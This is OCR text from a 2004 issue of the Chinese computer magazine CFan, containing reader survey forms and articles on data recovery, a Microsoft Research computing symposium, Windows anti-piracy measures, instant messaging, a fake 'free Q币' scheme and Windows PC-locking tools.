A.翻阅当期或过期杂志查找答案 B.上网搜索 C.向朋友咨询 D.其他途径

13.我还有话要说(若空间不够可另附纸说明)____

四、其他产品

1. 你是否购买过《电脑爱好者》合订本
A.买过 B.不需要，没有买 C.不知道有合订本

2.你是否购买过我们出版的图书
A.买过 B.没有买 C.不知道有图书

3.你是否经常登录我们的网站
A.经常 B.没有上过 C.有时候看看

填表提示：

1.本表复印无效。请在信封上注明“问卷”字样。
2.请于2005年2月30日之前寄出，以寄出邮戳为准，过时无效。
3.回邮地址：北京9615信箱(100086)《电脑爱好者》读者调查收
4.地址和联系方式务必填写清楚，否则奖品无法寄到。

奖品说明：

1.问卷填写完整，才可获得抽奖机会。
2.如果奖品变更，不会低于原来奖品价值。
3.获奖者名单将在2005年上半年某期杂志上或网站上公布。

裁 剪 线

《电脑爱好者》2004 年第 22 期评刊表

DU ZHE PING KAN
读者评刊

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选 40 位热心评刊员，发给丰厚的奖品。

优秀奖 10 名

奖品:Photo 硬派 6.0 中文版

价值:98 元



●数码摄影:像专家一样地编辑相片，以更少的步骤实现杰出的作品。包含改善相片品质、高级的相机滤镜、简易的相片共享等功能。

●无与伦比的创意:以简易好用的创意工具化平凡为神奇；包罗万象的点阵与矢量工具；独一无二的 3D 合成；耀眼的特殊效果。

●网页影像:建立动感十足的 Web 组件或输出完整的网页。包含完整的网页制作工具、交互式 JavaScript 特效、以视觉方式配置网页等功能。

纪念奖 30 名

奖品：超星读书卡

价值：30 元



●图书分类与数量海量，目前世界最大的中文在线图书馆

● 24 小时在线服务永不闭馆，只要上网您可随时随地进入超星数字图书馆

●图书的智能检索与在线找书专家的共同引导，帮助您及时准确查找阅读到书籍

●超星图书格式与超星阅览器的技术成熟，开创独有的流式阅读技术，阅读更为安全可靠

●16×7 节假日不休息的在线技术客服人员通过客服热线电话、在线论坛、电子邮件等可以为您随时解答疑问

□公司电话：010-62962921、62987638

□公司网址：http://www.ssreader.com/

感谢北京超星伟业公司提供奖品赞助

■个 人 资 料

姓名 ____________________ 出生日期 ____________________

性别 ____________________ 文化程度 ____________________

职业 ____________________ 联系电话 ____________________

通讯地址 ____

邮政编码 ________________ QQ ____________________

E-mail ____

■本期文章评价

(请填文章结尾处的代码,如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章	
文章代码	原　　因

本期不喜欢的文章	
文章代码	原　　因

标题最好的文章	
文章代码	

■本期栏目评价

(如关注此栏目，请选择“喜欢”或“不喜欢”；如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜　欢	不喜欢
CFan 新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			

	不关注此栏目	喜　欢	不喜欢
网络 e生活			
硬件步步高			
市场传真 精明买家			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			

■本期综合评价

1.本期杂志的综合评价:

□很好 □较好 □一般 □较差 □很差

2.本期与前几期的比较:

□比以前好 □与以前差不多 □不如以前

3.本期杂志的总体难度:

□太简单 □还可以 □比较适中 □有点难 □太难

■特别专题调查

1.您的电脑硬盘容量是(　　)GB，内存大小是(　　)MB

2.您的电脑使用的光存储设备是:

□ CD 光驱 □ DVD 光驱 □ CD 刻录机 □ Combo 光驱 □ DVD 刻录机

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效

请寄至:北京 9615 信箱(邮编:100086)《电脑爱好者》编辑部/评刊 2004 年第 22 期收

您也可以将评刊表和其他意见或建议通过电子邮件发往 hotline@cfan.com.cn

评刊截止日期 2004 年 12 月 15 日(以邮戳为准)

网络评刊:http://www.intodigi.net/cfan/pk/

裁 剪 线



寻找丢失的记忆

■本刊记者 张健


数据，英文名DATA，被用于留住人们的记忆。假如有一天，你的“记忆”被删除了，你是会勇敢地面对惨淡的人生，还是会像《记忆碎片》里的男主角一样不惜一切代价在自己爱人的帮助下重组记忆的片断？现实生活中，存在着这样一群特殊的工程师，他们扮演着“爱人”的角色，专门帮你找回失落的记忆。

别说数据不重要

没有人的数据不重要，就像没有人对自己的过去无所谓。在日常生活中，只要有电子设备存在的地方就会有数据的身影。小到一个闪存卡、MP3、数码录音笔，大到计算机硬盘、服务器磁盘阵列，可以说它承载的已经不仅是人们的记忆，还有数不胜数的资源和财富。据我所知，很多朋友习惯性地忽视数据的重要作用，也许是他们不知道一个字节的数据存在的意义吧。

北京知名的数据救援公司——北京飞客数据恢复中心的副总经理吴韦霖给记者讲述了几个数据丢失者的故事。来自武汉大学某基础科学研究所的李博士，在即将结束为期5年的科研工作时，一个不经意的异常关机，导致120GB的高速硬盘再也无法读取数据。李某悔恨万分，恨不得把自己的生命就此结束。他每次遇到软件故障还经常从《电脑爱好者》杂志上学习一些解决方法，是《电脑爱好者》让电脑走进他的生活，他也越来越愿意将自己的全部家当——研究数据，托付给这个默默耕耘的老朋友。情急之下，李某将电话打到飞客数据恢复中心。在长达数小时的数据扫描过程当中，李某的眼睛眨都不眨地盯着电脑屏幕，突然，他惊呼：“就是它，停！”让所有人惊讶的是，原来他要找到的就是一个只有几个字节的数据样本，这就是他花了5年时间得到的宝贵数据。

某保密机构的老胡不远千里从西部赶到北京，为的只是一个只有12个字符的密码Excel文档。这12个字符组成的密码恰好是他所在单位一个服务器的密码。对于这种特殊部门来说，这短短的12个字符的重要性，不用我多说，各位心里一定有数。从救援中心开始接单，到签订保密协议，从硬盘送给工程师检查硬盘故障，到工程师进入超净间更换同型号磁头，老胡与硬盘形影不离（只有特殊原因，才允许用户观看工程师操作）。“这块硬盘数据的保密级别比较高，来的时候他就强调过”，吴经理介绍到。随着修复流程的继续，超净间里弥漫着一股紧张的空气。“行了，请你离开”，老胡突然用一种命令的语气对工程师讲。他一个人坐在电脑旁，打开了一个刚刚修复好的Excel文档，目不转睛地盯着12个字符看，这一幕只有在“007系列”电影作品中才能看到。1分钟后，老胡要求工程师将硬盘拆解以确保不能再使用。



神秘的超净间连记者都不许进入

生活中，像这样视数据为生命，不惜一切代价寻找失落的“记忆”的人虽然不多，但提起数据的重要性恐怕还没有引起人们足够的重视。存储卡上的欧洲行照片，闪存芯片中的录音资料，甚至是光盘中的婚礼影像，数据到底承载了人生多少宝贵瞬间，你能说得清吗？“别跟我说，你的数据不重要”，这是吴经理经常挂在嘴边一句话。

谁说数据找不回

“很多人不去修复数据，说明大家对数据救援行业很陌生，这并不意味着数据不重要”，吴经理说，“数据救援行业由来已久，自电脑诞生之日起，由于存储设备的不

可靠性，数据救援就已经在发挥重要的作用。”

记者：能否简单介绍一下数据救援的范围？

吴经理：实际上，只要是能够存储数据的介质，基本上都在可修复之列。你比如光盘，它虽然跟硬盘的磁读写介质不同，也可以进行修复。目前的CF卡、SD卡等移动存储设备就是一个维修的热门。当然，人们最常见的恐怕还是硬盘的修复。

记者：据您了解的情况，目前用户如何知道自己的数据能否修复？

吴经理：一般来说，数据救援可以分为三大类。首先是软件故障，比如误删除，误格式化等操作。其次是硬件故障，像是硬盘磁头损坏。这类故障出现时，一般计算机都会有一些特别的提示，比如读写声音异常、转动声音异常等等。

记者：很多读者担心数据救援中会影响硬件，您能否做一个说明？

吴经理：读者的担心是必要的，因为运作当中我们也发现“小作坊”式的公司不能保证修复质量。用户拿来的盘我们首先保护，最常见的就是同型号、同规格，甚至是同批次的硬盘备份。对于软件故障，通过建立整个磁盘镜像的操作可以最大限度地保护硬盘，即使修复不了也不会造成原盘的数据丢失和硬件损坏。而硬件故障，需要“开盘”操作的，我们首先保证的是硬盘盘片的绝对安全。我们的备件库在业内算是最丰富的了，这其实是一个行业规范没有形成前，对用户利益的最大保障。

采访中，记者了解到，在送来修复的硬盘和其他设备当中，成功修复率可以达到90%。

小提示

如果数据是已经被覆盖，那么肯定恢复不了，所以在发现有数据需要恢复时要做的第一件事情就是马上停止对需要恢复数据的设备做写操作。

回忆了解数据是在什么情况下或者什么操作下丢失的，自己判断数据恢复的难易程度，有条件的可通过数据恢复软件在不对设备进行写操作的情况下尝试自己恢复，比如FinalDATA软件。



工程师进行开盘操作后，硬盘的内部结构暴露无遗。其中圆圆的盘片就是存储数据的核心部件。

数据救援 催生完整产业链

数据救援并不是一个新生行业，用户需求也是非常大。那么，有着多年发展历史的数据救援行业，面对一个庞大的市场规模，它为什么没有一个成功的品牌树立起来呢？

行业长期鱼龙混杂，没有行业规范出台，是制约数据救援企业品牌树立的根本原因。

记者同时走访了传统的杀毒软件厂商，试图寻找行业振兴的希望。但具有数据救援部门的杀毒软件厂商，均没有一个将自己的这个部门独立出来，参与行业竞争的思路。实际上，杀毒软件厂商的数据救援部门也仅限于一些软件故障的排除，基本上没有建立庞大的备件库，派专人从事硬件层面的开发。记者又来到海龙电脑城。那里挂着“数据救援”广告，公然接受订单的小公司比比皆是。但据业内人士透露，这些公司通过转手专业救援公司的方式，扮演着“二道贩子”的角色。记者通过Google搜索“数据救援”，发现除了几个排名靠前的公司外，其他数据救援公司的网站只有草草的一两个网页，极其粗糙的网页制作水平，很难让记者找到“专业”的感觉。



修复结束后，用户正在验证修复成果

再说行业规范，几个从事救援业务的公司负责人都在向记者展示他们所谓的“高修复率”。那么，用户拿到“修好”的硬盘，怎么知道里面的东西修复了多少，还有多少数据因为技术的原因没有修复，甚至可能是修复过程中遭到了非技术的破坏呢？吴经理介绍说：“一般来讲，用户只关心几个关键文件是否存在，这也正是我们衡量满意度的惟一标准。”看来，出台行业规范，仍旧是目前亟待解决的问题之一。

一个行业成熟的标志是建立一个完整的产业链。上游是应用提供商，下游是基础平台运营商。针对这样一个早产却晚熟的行业，建立一个以硬盘制造商、PC整机制造商、移动存储设备制造商为下游，数据救援服务提供商、救援系统软硬件制造商为依托的完整产业链，形成规范的竞争环境，还需要通过市场手段进一步整合行业内部资源，淘汰更多“东郭先生”，才能让全行业进入健康、有序的良性循环。

小提示

北京飞客数据恢复中心(http://www.fix.com.cn/)
电话:010-82848951/2/3
回天数据恢复中心(http://www.huifu.com/)
电话:010-62125342、62134032、62135471、62125542(北京)
021-64695337、64695338(上海)
瑞星数据修复(http://sos.rising.com.cn/)
电话:010-82678800按6键
江民数据修复(http://fix.jiangmin.com/)
电话:010-82511166转8022 82511177

CF [XW01]

CFan新视界 软件学用通 特别话题 网络e生活 硬件步步高 产品百分百 创业&就业 饺博士信箱 编辑部在行动

大师眼中的“21世纪计算”

■ 本刊记者 张健

11月9日，微软亚洲研究院主办的“21世纪的计算”学术研讨会如期在北京举行。面对这样一个关乎计算机世界未来的深度话题，世界顶级的科学家和工程师又是怎样预测和描述的呢？近代计算机技术还适合未来计算的要求吗？

杨振宁博士：我与Fortran擦肩而过



杨振宁博士在1950年提出了“弱相互作用中宇称不守恒”的理论，与李政道教授一起获得了当年诺贝尔物理学奖。会上，他的《近代计算机之渊源》主题演讲让在场的中科院、北大、清华的学者们无不为之震撼。一位82岁高龄的科学泰斗，一位终生致力于基础科学研究的老人，他见证了近代计算机的发展历程。在接受本刊记者的采访时，他表达了此生为数不多的几次憾事。

“我在近代计算机诞生之地做研究，却未能参与其中。”上个世纪40年代，1945年6月，计算机先驱冯·诺依曼、戈德斯坦、彭克斯联合撰写了计算史上著名的启蒙性文献《101页报告》。次年，世界上第一台计算机ENIAC诞生于宾夕法尼亚大学，“当时我就在那里做研究”杨先生特别强调。

“第一次使用计算机，错误地认为计算机没有前途。”杨振宁是世界上最早使用计算机的中国人之一。1954年，杨先生做出了自己在粒子物理学方面最杰出的贡献——与米尔斯共同提出的杨-米尔斯规范场理论。在研究中要进行大量的运算，杨先生想到了当时最快的设备——IBM 701计算机。“那时候我写过一个2000行的程序，只用了2天。而当我进行Debug（调试）程序时，发现代码错误百出，因此，这个过程花费了我2周的时间。因为花费时间太多，我当时就觉得，这个东西没多大用处。”

“Fortran，让我看到计算机的希望。”经历过第一次机器语言编程的失败，杨先生首先想到：如果能有一种编程工具，能架起一座人类语言和机器语言的桥梁，那计算机可能会很有用。可惜的是，这个想法并没有实现。“如果我当时做了，这是一个非常了不起的创造。”

能否在纷繁复杂的世界中，找到基础科学的地位，重要的是能一生从事自己喜爱的科学研究并卓有成效。我想，杨振宁先生的人生是真正有意义的。至于那些为数不多的憾事，杨振宁先生很高兴看到后来人在不断攀升新的高峰，帮他实现了未能实现的计算梦。



Chuck Thacker博士：5大概念该淘汰

Chuck博士，2004年德雷珀奖（“德雷珀奖”被认为是工程界的“诺贝尔奖”）得主，创立了微软剑桥研究院，他前瞻性地提出未来四种技术比较淘汰，它们是：

No1.虚拟内存

虚拟内存技术用于解决软件运行当中对内存的消耗量过大的问题。摩尔定律告诉我们：未来廉价的内存终将淘汰虚拟内存。从开发层面来说，现在开发工具也越来越减少对它的依赖。

No2.层次文件系统

现有的层次文件系统带来了诸多弊端。文件数量的庞大已经越来越不适应人们迅速查找的需要。因此，我们需要另外一种更新颖的组织形式。索引的方式值得参考。

No3.低级的编程工具

如果你现在还在用能够直接调用底层硬件资源的编程工具，那么，你已经落伍了。因为现在的高级语言已经能否满足对资源的调用。这样做一方面可以减少开发成品导致系统运行不畅的概率，也可以极大限度地提高程序员的工作效率。

No.4 单线程程序

今天的处理器已经提供了多线程的技术，这是一种提高程序运行效率的高招。我们为什么还要使用低级的单线程技术开发程序呢？

No.5 通过测试来验证软件质量

测试是有必要的，但存在限制。某些Bug很难找到，比如并发问题，且大量不同的硬件配置差异令人望而生畏。因此，未来需要更多测试形式。Intel的有些工具就很好用，Intel网站提供下载。

编后：针对Chuck博士的5大概念淘汰论，你有什么感想？针对21世纪计算，你会有哪些畅想？请来信告诉我。我们将精选后刊登。 CF [XW02]

XP用户高唱“算你狠”

Microsoft最近一直忙着打盗版，虽然这已经是一个老掉牙的话题了，但人家这次还是弄出了一些新意，手里舞起了“双截棍”。

一个多月前，国内三家光盘制造企业涉嫌生产未经授权的微软产品，分别收到来自国家版权局的通知，称微软已经向国家版权局对它们提出了侵权申诉。这一棍可谓是“打蛇打七寸”，从源头下手。

10月27日名为“Windows正版优势计划”开始实施，并将在一年内推广到所有XP用户中。微软公司向客户免费提供售价20美元Photo Story 3和农历日历程序。但前提是需要通过一款在线工具检测，以证明用户是否为正版Windows用户。于是国内众多平时习惯了一路“NEXT”的用户，为盗版付出了代价，计算机提示使用期限还有30天，出现死机、蓝屏、被自动锁死等情况。虽然格式化后重装还能使用，但系统盘内数据将全部丢失。另外，还有消息称从此盗版用户，除了一些关键漏洞补丁外，与Windows Update无缘。

这一棍棒来得还真猛，还真让不少盗版用户无缘升级。而更为“险恶”的是，此次激活过程中，微软可以获取用户IP，借此可以分析出盗版系统的来源。如果真的是这样，当年“亚都事件”不久就要重演。于是，我们在互联网上到处听到“算你狠”的喊打声。

软件价格高居不下是导致盗版泛滥的重要因素之一，以发展中国家居多的亚洲，PC的普及率并不高，高额的软件费用迫使用户“爱盗版就像老鼠爱大米”。由于微软长期奉行的“全球统一售价”体系，使得Windows操作系统盗版率更是高得令人咋舌。于是我们经常能够在网上看到“如果人民币对美元汇率是1:8.27，我也用正版”、“如果我们两天的工资就能够买一套，谁还有盗版”的抱怨声。目前，惟一能改变的就是微软一贯的“全球统一售价”体系。想一想如果麦当劳在中国的售价和美国一样，它还能生存下去吗？

11月4日，盛传已久的Windows XP SE在泰国正式推出。笔者感觉这有点“打两巴掌给个甜枣”的味道，而且对这个东东非常不看好。因为便宜没好货，例如它只允许同时运行三个应用程序，这些势必让人们视其为“鸡肋”。

不过我们也应该看到微软能迈出这一步，已经有所进步，让我们这些平时总对他横眉冷对人，姑且先叫一声好。希望以后软件的价格能更加平易近人一些，别老让用户高唱“算你狠”！

CF [XW03]



INFORMATION
解国忠
笔名：海浪轻风
sohocnx@yahoo.com.cn

我为聊狂

国人向有扎堆儿的毛病，几只刺猬或几十只螃蟹不怕扎着也非得凑到一起，无非是一个利字。即使一向立在时代浪头上的IT人也未能脱俗。最近大伙儿几乎同时在一堆骨头里发现了即时通讯(IM)这块肥肉，尽管它旁边早有QQ、MSN等几头猛兽“吃并猛盯着”，但依然挡不住后来者分肥的激情和打破头也要挤进去的愣劲。就像网游曾经并正在上演的大戏一样，不光角儿要行腔，龙套照样敢叫板。

新浪收购了UC，网易重拾往日的鸡肋POPO，TOM弃ICQ而揽Skype入怀，263力推E话通。在电信运营商连出重拳，处罚了几家门户网站后，曾经的因特网回魂丹——短信，突然变得不那么香甜了，收入大幅下滑。既然短了一条腿，就得寻别的长腿来补上，吃饭的桌子才放得平。放眼望去，除了网游，就数IM还差强人意。与网游不同，即时通讯捞不到多少现钱，但它却会带来旺盛甚至鼎沸的人气，而且用户忠诚度非常高。而有了人气，出什么好招、善招、损招、阴招都不愁钱不进门。即使每百人中有九十九个精明人或者铁公鸡，光靠剩下的那位冤大头也能让网站吃饱，何况聪明人也架不住反复诱惑，铁公鸡也会中招拔毛。可以说，门户网站几乎所有的产品，不管是广告、短信、网游，还是网上音乐、网上电影，都得靠人气撑着，难怪大伙儿都跟IM死嗑上了。

这一轮即时通讯的竞争也有若干亮色，如大家都肯在技术上下功夫，并不单纯在宣传上较劲。宽带的普及使基于窄带的文聊有些过时了，于是音聊、视聊便大行其道，使用户除了聊头还有听头和看头。这方面比较有特色的是263的E话通和TOM的Skype。Skype自不必说，打一面市就因其出色的通话质量而受到聊友们的追捧，红极一时。后起的E话通虽在通话质量上暂时无法同Skype一较短长，但它在聊天功能的深度开拓上却高人一筹，如它的“视音频群体交流”功能就将通常的“对口相声”变成了“群口相声”，从而广受欢迎，也催生了诸如网上会议、网上沙龙等新的网聊形式。不难看出，多媒体不但是IM的时尚，也指引着它的未来，甚至有可能将其演变成桌面通讯和娱乐中心。而它的C/S和P2P混合结构，也为更多的新型网络应用搭好了舞台，现在缺的也许只是想像力。可见，尽管IM领域已喧嚣得像个蛙塘，然而这群蛙观天的本领还是令人佩服的，因为它们看到并看清了未来。

我为聊狂，让我们用狂聊来消除人生偶尔生出的无聊吧。CF [XW04]




INFORMATION
邹肇辉
笔名：鳄鱼
zzh2000@sina.com

■ 选题提供:汗中王（奖金50元）

新闻挖掘机 News

免费送Q币 真有其事？

■ 阿健



弹出窗口的内容酷似传销中的上线发展下线

QQ上如果有人要免费送你Q币，千万别信，这八成是别人设下的圈套！

近日，记者收到读者汉中王举报，说是有人在论坛上散布消息“只要登录某网站，就可以免费获得数额不等的Q币”。我们知道，QQ的很多服务都用Q币来结算，比如成为会员10Q币，购买QQ秀需要至少0.5Q币。此外，移动QQ、QQ邮箱增容、旋铃等服务都可以用Q币结算。而Q币和人民币的等价结算，不就等于告诉网民“送Q币就等于送钱”吗？

看看谁在免费送Q币

按照读者指引，记者找到了那个号称免费送Q币的网站www.qq6.com。乍看上去，网页风格很像腾讯官方网站，确实能迷惑很多网友。在这个标称自己是“QQ娱乐网”的页面上，记者注意到这样一行说明：

“请在下面填写您的QQ号码，和你想要获得的Q币个数……请把那个网址发给你QQ里的朋友，发送的人数由您申请的Q币个数来决定……系统将立即给您的QQ号上拨上您申请的Q币个数。为了让更多的朋友使用此功能，特定每人最多申请30个Q币。”

按照论坛里的链接登录该网站的用户计算机都会弹出一个“特别”窗口（安装了拦截广告功能的浏览器不能看到），提示本次用户的登录会给一个QQ用户带来QQ金币，并提示用户“点击这里就赚钱”。网站下端是一个电影网站的图片链接。至此，我们隐约觉得这个网站酷似网络传销站点。

猜猜人家怎么赚钱

我们暂且不能说人家在“骗”，那么，不妨来分析一下人家免费送Q币的原理。

第一步：建站，作2到3个网页，找一些诱惑性的宣传语“听音乐，看大片，免费送Q币”来吸引公众注意力。发帖子或以垃圾邮件方式四处散布网址中带有某人QQ号码的特别链接。

第二步：用这仅有的一则电影网站的广告费低成本（易趣上曾有35元购买100Q币的例子）购入一批Q币。在最初几个登录并传播链接的几个人中，选择比较有价值（发展下线能力强）的赠与上限为30的Q币。首批得Q币的人便会在那些论坛中证实该网站的“赠与信息”绝对属实。

第三步：不断地有用户登录并按照提示制作属于自己的链接。假如每天早上有100人通过其他人介绍访问该站点计算，那么这100人的介绍人中就有差不多20个人每人获得1Q币。如果这100人每人介绍5个人访问该站点，那么就有500人访问该站点，这样递推下去，不用多了，一个上午过去后，该网站就会有万次的访问量。那么，24小时过去了呢？

甭多了，一个月下来，网站由一个不知名站点很快就会成为一个访问量超百万的站点。而站点拥有者可以此为筹码，拉到更多广告支持！您放心，网站决不会亏本，因为获得Q币的用户在全部访问者中绝对是少数！

腾讯:天下没有免费午餐

为了证实记者的猜测，我们拨通了腾讯公司的客户服务电话。客户专员听了记者的介绍后，给与了明确答复：

1.腾讯公司从来没有和任何非商业网站合作开展赠与Q币的活动。

2.腾讯公司提醒广大用户，如果遇到某些人通过QQ传递的赠与Q币或者其他跟腾讯有关的商业活动，请用户直接与腾讯联系。

至此，我们本次调查基本结束。下次如果您再看到这样的链接，还会觉得天下有免费的午餐吗？





CF [XW05]

自从有了电脑，自从许多重要的个人文件都在电脑中保存，数据的安全就越来越成为人们关注的焦点，因此除了Windows 自带的“门锁”外，最好再加装一些更安全、更个性的智能“锁”。



你的Windows“锁”向无敌

■ 软件 DIY

真正的一键锁机

相信你已经会在 Windows XP 中按下 Win + L 组合键来快速锁定电脑，而在 Windows 2000 中则可通过创建“rundll32.exe user32.dll, LockWorkStation”快捷方式来锁定电脑了。但它们并不是真正的一键锁机，还记得我们曾推荐过多次的键盘控制增强软件——Hotkeycontrol XP 吗（下载地址：http://www.digital-miner.com/software/hkcontrol.zip）？利用它你可以将不常用的 F7 键设置为锁机键，这样平时只要一点这个键即可完成锁机（见图 1）。




图 1

Windows 98 不安全，快快加装

SecureIt Pro

Windows 98 没有 Windows 2000/XP 那样锁机的安全功能，所以只能 SecureIt Pro 来弥补这个遗憾。

SecureIt Pro小档案
软件版本:4.70　软件大小:724KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://members.optusnet.com.au/quantrixnet/files/secureitpro_setup.zip

一款简单易用的系统锁定工具，运行后会自动弹出设置向导窗口，接受软件授权协议后单击“Next”按钮，根据提示输入个人信息，单击“Next”按钮，它会为你生成一个专用后门密码，例如“DJROICYDPTFUWLWBKP”(当你遗忘了锁定密码时，可用这个后门密码解除锁定)，记下这些个人信息和后门密码。再次单击“Next”按钮，输入记下的后门密码进行确认，然后单击“Next”按钮继续操作，单击右边锁形按钮即可完成设置工作，同时会弹出一个安全设置对话框，在“Password”栏中输入为软件设置的锁定密码(见图 2)，然后单击“Lock”按钮即可锁定电脑。



图 2

小提示

当你忘记了设置的锁定密码时，可在按下 Ctrl + Shift 组合键的同时右击解锁界面中的锁形图标，弹出后门解锁窗口，输入个人信息和后门密码即可解除锁定。

装一把最强的智能“锁”

如果想锁住硬盘中的任何东西，包括文件、窗口、快捷方式/程序、文件夹/驱动器、Internet 连接等，那么推荐安装 PC Security 这款非常优秀且强大的系统存取控制工具。

特别提示：由于 PC Security 需要在系统中安装高级别的驱动程序，因此我们测试发现，在极少数电脑中运行时会出现蓝屏故障，并且在 Windows 正常启动时蓝屏，连安全模式也一样。对于 Windows 98 可在 DOS 中使用“Scanreg/Restore”进行注册表恢复；而 Windows 2000/XP 则使用我们在第 16、18 期介绍的 ERUNT 软件进入故障恢复控制台，恢复当天的注册表备份。

PC Security小档案
软件版本:6.1　软件大小:980KB
软件性质:共享软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.tropsoft.com/pcsecurity.exe(汉化包可轻松在网上搜索到)

PC Security 运行后，会在系统托盘显示图标，双击它会打开一个窗口，需要输入默认的密码“security”才能进入主界面，在窗口中列出了不同的锁定功能菜单，直接点击相应文字即可打开设置窗口，下面我们来看几个应用实例。

小提示

为防止别人打开 PC Security 修改设置，需要在主界面中单击“软件设置”，及时修改默认的密码设置，同时还要单击“高级设置”选项卡，选中“注销/重启后重新启用安全保护”选项。

实例1：锁定电脑中的个人文件，禁止别人随意编辑

在主界面单击“文件锁定”，打开设置窗口，在上面文件夹浏览器中选择要锁定的文件，接着在中间工具栏中可设置“锁定类型”(见图3)，选择“只读”时允许查看



图3

和复制，但不允许编辑或删除，如果选择“完全”，将只能看到文件名，无法进行任何操作，包括复制和查看！最后，单击“锁定”按钮，该文件就被添加到下面被锁定文件列表框中了。如果想修改文件锁定方式，需要先在列表中选择被锁定的文件，然后单击“解锁”按钮，选择新的锁定类型后再次单击“锁定”按钮即可。

小提示

PC Security全面支持右键快捷操作，在资源管理器中选择文件后，单击鼠标右键，选择“PC Security”即可快速锁定或者解锁文件。

实例2：锁定磁盘分区　保护文件安全

如果重要数据都保存在一个单独分区，还可以使用PC Security磁盘锁定功能进行保护。在主界面中单击“文件夹/驱动器锁定”进入设置窗口。选中要锁定的磁盘分区，然后在右边可以对“锁定类型”进行设置。不过这里要提醒注意的是，只读锁定只对选定的文件夹有效，如果你选择的是分区根目录，那么仍然可以对其下面的子文件夹进行任何操作。

实例3：锁定窗口　让文件传递继续进行

窗口锁定是个很有意思，也是个很实用的功能，例如正通过QQ与别人传递文件，而又得临时出去一下，为防




图4

止别人误操作中断文件传递，可以在PC Security主界面中单击“窗口锁定”，然后在右边选择“锁定类型”为“禁用”，单击“添加锁定”按钮，从“窗口标题”列表中选择“与XXX聊天中”的窗口名称(见图4)，单击“确定”按钮后，你会发现与好友的文件传输窗口已经变得不可使用了，说明它已经被锁定了。被锁定的窗口会显示在下面界面的列表中，选中窗口名称后单击“解锁窗口”即可取消对窗口的锁定。

实例4：锁定网络　让网络不再“连通”

PC Security具有强大的网络锁定功能，基本相当于一个网络防火墙。在主界面中单击“因特网锁定”，接着在窗口中选择“启用因特网保护”选项，并在下面选中“锁定所有有关因特网的操作”选项，这样所有网络相关程序都将无法访问到网络。同时也可以有选择地锁定部分程序对网络的访问，这时需要取消“锁定所有有关因特网的操作”选项，然后运行要锁定的网络程序，并使之访问网络，这时PC Security会弹出“程序访问因特网”提示，选择“从不允许连接”选项后单击“否”按钮即可(见图5)。该软件对于网络锁定的第三个功能是可以锁定禁止从网络上下载某种类型的文件，选中“禁止对下列扩展名文件的下载”，并在文本栏中输入扩展名后单击“添加”按钮即可(比如：BAT、VBS、CMD这样可能具有危险的文件)。



图5

小提示

一些网络防火墙也具备断开网络连接的功能，不过由于没有对防火墙软件本身的访问限制，因此锁定网络的功能基本上形同虚设。

实例5：锁定系统重要设置

为防止一些对电脑不太熟悉的用户误操作导致系统错误，锁定系统中的控制面板及系统属性等设置选项是非常有必要的，在PC Security主界面中单击“计算机系统设置”，在打开的窗口中列出了所有可能会对系统造成破坏的重要设置，选中要锁定的功能即可。

另外，PC Security还能设定在指定时间或没有操作后一段时间自动锁定电脑。可以说，PC Security是目前锁定功能最为全面的工具，可谓是“锁”向无敌、无“锁”不能，而且它还具备“入侵者检测”功能，当有人企图用错误的密码尝试进入软件时，它会发出入侵警告，让入侵者望而生畏。

小提示

鼠标也能上把锁？

“锁”了半天，基本上锁的都是键盘，鼠标就不能锁一下吗？很容易，只要到http://bcxw.512j.com/xz/ml.zip下载一个小软件就能实现。运行后，在窗口中输入一个密码，就能把鼠标的活动范围控制在小小的窗口中，不知道密码的人就不能用鼠标做任何事情了，是不是很好玩？

CF [XT01]

在XP SP2上感受平板电脑的靓丽主题

■ LimYoHo

随着Windows XP Tablet PC Edition 2005的发布，微软专门为她精心定制了一个全新的主题——Energy Blue（蓝色海洋）。但对于非平板电脑（Tablet PC）的用户而言，只是“可远观，而不可亵玩焉”。如果你试图在普通的Windows XP（包括SP1和SP2）上安装Energy Blue，比尔大叔就会这样拒绝你：“The Energy Blue Them Pack can only be installed on machines running Microsoft Windows XP Table PC Edition 2005.”（见图1）。



图1

想必不少的CFAN们都是系统主题的狂热爱好者，在看腻了Luna那张蓝色的脸面或其他第三方主题的千奇百怪后，又错过了Energy Blue，岂不是一种遗憾？当然了，一向忠于DIY精神的CFAN们，岂会就此罢手！

Energy Blue Theme Pack小档案

